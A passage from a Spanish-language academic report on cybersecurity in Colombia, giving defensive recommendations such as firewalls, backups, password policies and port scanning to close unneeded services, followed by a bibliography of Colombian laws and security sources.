Una vez planteado el tema de la ciberseguridad y de los alcances regulatorios existentes en Colombia, se evidencia la interdependencia entre el Derecho y las nuevas tecnologías. Esta relación casi que obligatoria, permite el orden, establece las bases y lineamientos para su tratamiento, además de brindar de seguridad jurídica a los distintos actores.

A la hora de desempeñarnos en grupos de trabajo Red Team o Blu Team debemos tener mucho cuidado en cumplir con las disposiciones normativas y contractuales a fin de evitar sanciones administrativas a la organización o a nosotros mismos, que puedan llegar a incurrir en responsabilidad civil, penal o administrativa por el incumplimiento de la ley.

RECOMENDACIONES

En las empresas, entidades públicas y organizaciones privadas, prepararnos de manera proactiva para mitigar y detener ataques, que pueden representar pérdidas millonarias para el negocio. Invertir en seguridad de la información siempre será clave, pero ahora que hay un incremento importante en los procesos de digitalización el riesgo aumenta y más que nunca deben estar alerta.

Mantenga siempre activado la configuración de cortafuegos o firewall y el filtrado spam.

No Instale herramientas de acceso remoto en su equipo a no ser que sea solicitado o indicado por alguien de su entera confianza o por parte del grupo de gestión tecnológica de su entidad u organización. Si ya no es necesario su uso desinstálelo.

Diseñe y aplique políticas de respaldo o backups de la información.

No descargue archivos de extensión desconocida y si por alguna razón se realiza no los descomprima sin antes pasarlos por su software antivirus.

Mantenga actualizado su sistema operativo y correctamente configurado el servicio de actualizaciones automáticas.

Implemente políticas de contraseñas robustas y tómelo como habito para el ingreso y manejo de las diferentes aplicaciones de uso personal, comercial, de información personal y sensible.

Implementación de política de permisos a usuarios y grupos de usuarios (cuentas limitadas), limitación de acceso a unidades de almacenamiento, como por ejemplo el monte y ejecución de unidades de memorias o discos usb.

Programe y realice escaneos periódicos con software como Nmap y Zenmap para revisar puertos y servicios en los equipos de cómputo y equipos activos de red y así adelantar lo necesario para cerrar puertos y servicios innecesarios.

Implemente un software proxy para el control de acceso a internet desde los equipos de cómputo. Existen varias opciones de código abierto con muy buen desempeño y rendimiento.

VIDEO DE SUSTENTACIÓN

La sustentación del desarrollo del seminario y este informe final se encuentra disponible en la plataforma de videos YouTube y se puede acceder al mismo a través del siguiente enlace, https://youtu.be/HPuWiAsvrv4 .

BIBLIOGRAFÍA

- COLOMBIA. CONGRESO DE LA REPUBLICA. LEY 906 (31, agosto, 2004). Por la cual se expide el Código de Procedimiento Penal. En: Diario Oficial. Septiembre. Nro. 45.658. 153p.

- COLOMBIA. CONGRESO DE LA REPUBLICA. LEY 1266 (31, diciembre, 2008). Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones. En: Diario Oficial. Diciembre. Nro. 47.219. 9p.

- COLOMBIA. CONGRESO DE LA REPUBLICA. LEY 1273 (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero. Nro. 47.223. 4p.

- COLOMBIA. CONGRESO DE LA REPUBLICA. LEY 599 (24, julio, 2000). Por la cual se expide el Código Penal. En: Diario Oficial. Julio. Nro. 44.097. 111p.

- COLOMBIA. CONGRESO DE LA REPUBLICA. LEY ESTATUTARIA 1621 (17, abril, 2013). Por medio de la cual se expiden normas para fortalecer el Marco Jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia cumplir con su misión constitucional y legal, y se dictan otras disposiciones. En: Diario Oficial. Abril. Nro. 48.764. 17p.

- CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares. Bogotá. 2004.

- GAVIRIA, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. (pp. 18-61). Recuperado de: http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

- CATOIRA, Fernando. Pruebas de penetración para principiantes: explotando una vulnerabilidad con Metasploit FrameworkLockpicking. En: Revista. Seguridad Cultura de prevención para TI. No. 19 (agosto-septiembre, 2013); p21.

- KOREY McKinley. Explotación manual de MS17-010. En línea. https://www.lmgsecurity.com/manually-exploiting-ms17-010/. 22 de septiembre de 2020.

- CAMPOS Pablo. Metasploit básico. En línea. https://secmotic.com/metasploit-basico/#gref . 22 de septiembre de 2020.

- Herras, S. (2020,septiembre 20). Explotando vulnerabilidad de SMB en Windows 7 con Metasploit (ms17-010) [Archivo de video] Recuperado de https://www.youtube.com/watch?v=ry17tth3b_o

- MOREANO JURADO, Patricio Javier. Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). Quito, 2015, 112p. Tesis de grado (Ingeniero de Sistemas). Universidad San Francisco de Quito. Colegio de Ciencias e Ingeniería.

- AVELLA CORONADO, Julian David. Guía metodológica para la gestión centralizada de registros de seguridad a través de un SIEM. Bogotá, D.C., 2015, 102p. Trabajo de grado para obtener el título de especialista en Seguridad en Redes. Universidad Católica de Colombia. Facultad de Ingeniería. Recuperado de: https://repository.ucatolica.edu.co/bitstream/10983/2847/1/GU%C3%8DA%20METODOL%C3%93GICA%20PARA%20LA%20GESTI%C3%93N%20CENTRALIZADA%20DE%20REGISTROS%20DE%20SEGURIDAD%20A%20TRAV%C3%89S%20DE%20UN%20SIEM.pdf

- FACHE MONTAÑA, Jaison Duvany. Estudio sobre la aplicación de hardening para mejorar la seguridad informática en el centro técnico laboral de Tunja – Cotel. Tunja, 2016, 114p. Trabajo de grado como requisito para optar el título de Especialista En Seguridad informática. Recuperado de: https://repository.unad.edu.co/bitstream/handle/10596/11908/1049612360.pdf?sequence=1&isAllowed=y

- Conoce todo lo que puedes hacer con herramientas de registro y gestión de eventos. (2018). Recuperado 4 de octubre de 2020, de Softhoy website: softhoy.com/conoce-puedes-hacer-herramientas-registro-gestion-eventos.html

- Chavez, P. (2019). Capacidades que deben considerarse para la selección de un SIEM. Recuperado 4 de octubre de 2020, de a3SEC website: https://blog.a3sec.com/capacidades-que-deben-considerarse-para-la-seleccion-de-un-siem

- ¿Qué es y cómo trabaja un CSIRT para dar respuesta a incidentes?. (2015). Recuperado 4 de octubre de 2020, de welivesecurity website:

https://www.welivesecurity.com/la-es/2015/05/18/que-es-como-trabaja-csirt-respuesta-incidentes/

- SHEWARD, M.(2012). The Art of Writing Penetration Test Reports {En línea} {12 de octubre de 2020} Disponible en: https://resources.infosecinstitute.com/writing-penetration-testing-reports/

- MACKENZIE, P. (2019). How to Best Utilize Security Efforts through Red Team-Blue Team Exercises {En línea} {13 de octubre de 2020} Disponible en: https://medium.com/@mackenziepech/one-team-two-team-red-team-blue-team-and-also-purple-team-8b9eb5e87fc1

- MANAGEENGINE. (2018). Event Correlation. La sua importanza nel SIEM. {En línea} {13 de octubre de 2020} Disponible en: https://blog.manageengine.it/event_correlation/

- BANACH, Z. (2019). Red Team Vs Blue Team Testing for Cybersecurity {En línea} {13 de octubre de 2020} Disponible en: https://www.netsparker.com/blog/web-security/red-team-vs-blue-team/

- LOGRHYTHM. (2020). Security Information and Event Management (SIEM) {En línea} {14 de octubre de 2020} Disponible en: https://logrhythm.com/solutions/security/siem/